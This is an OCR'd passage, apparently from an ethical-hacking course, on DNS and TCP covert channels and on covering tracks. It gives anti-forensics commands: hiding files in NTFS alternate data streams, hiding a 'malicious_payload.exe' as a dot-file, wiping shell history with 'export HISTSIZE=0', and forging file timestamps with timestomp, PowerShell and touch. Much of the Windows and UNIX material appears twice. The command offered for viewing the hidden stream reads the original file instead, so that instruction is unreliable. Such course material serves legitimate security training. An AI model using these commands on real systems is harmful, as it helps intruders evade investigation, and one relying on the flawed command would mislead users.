
  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**

  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.



Covering Tracks on an OS

Windows

- NTFS has a feature known as **Alternate Data Streams** that allows attackers to hide a file behind normal files
- Given below are some steps to hide a file using NTFS:
  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt > C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in C drive where the SecretFile.txt file is hidden inside LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)

```
C:\>type c:\SecretFile.txt >c:\LegitFile.txt:SecretFile.txt

C:\>more < c:\SecretFile.txt
Secret File.

C:\>
```

UNIX/LINUX

- Files in UNIX can be hidden just by **appending a dot** (.) in front of a file name
- Attackers can use this feature to edit the **log files** to cover their tracks
- Attackers can use the "**`export HISTSIZE=0`**" command to delete the command history and the specific command they used to hide log files


```
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe            README.license         ' results.html'   test.txt
malicious_payload.exe  ' Reconnaissance.html'   Test.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #mv malicious_payload.exe .malicious_payload.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe     ' Reconnaissance.html'   Test.exe
README.license  ' results.html'          test.txt
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #
```

Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)



```
C:\>type c:\SecretFile.txt >c:\LegitFile.txt:SecretFile.txt

C:\>more < c:\SecretFile.txt
Secret File.

C:\>
```

Figure 6.212: Covering tracks on Windows OS

Modifying Time

```
timestomp file_name.doc -z "<Date> <time>"
```

(or)


`powershell -Command "(Get-Item $File_name).LastWriteTime = $(Get-Date).AddHours(-10)"`

This command is useful for changing the access time of specific files. Using this command, an attacker can rewrite the date and time of last access to hide traces and mislead the investigation.

- **UNIX/LINUX**

  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the **`export HISTSIZE=0`** command.



```
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe            README.license         ' results.html'   test.txt
malicious_payload.exe  ' Reconnaissance.html'   Test.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #mv malicious_payload.exe .malicious_payload.exe
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #ls
Exploit.exe     ' Reconnaissance.html'   Test.exe
README.license  ' results.html'          test.txt
┌─[root@parrot]─[~/Desktop/Test]
└──╼ #
```

Figure 6.213: Covering tracks on UNIX OS

Modifying Date and Time

- **`touch -a -d '<date> <time>' $File_name`**

  The above command is useful for changing the access time of a specific file. Using the touch command, attackers can change the date and time as per their requirement. This command is executed only if an attacker can manage to steal admin credentials.

- **`touch -m -d '<date> <time>' $File_name`**

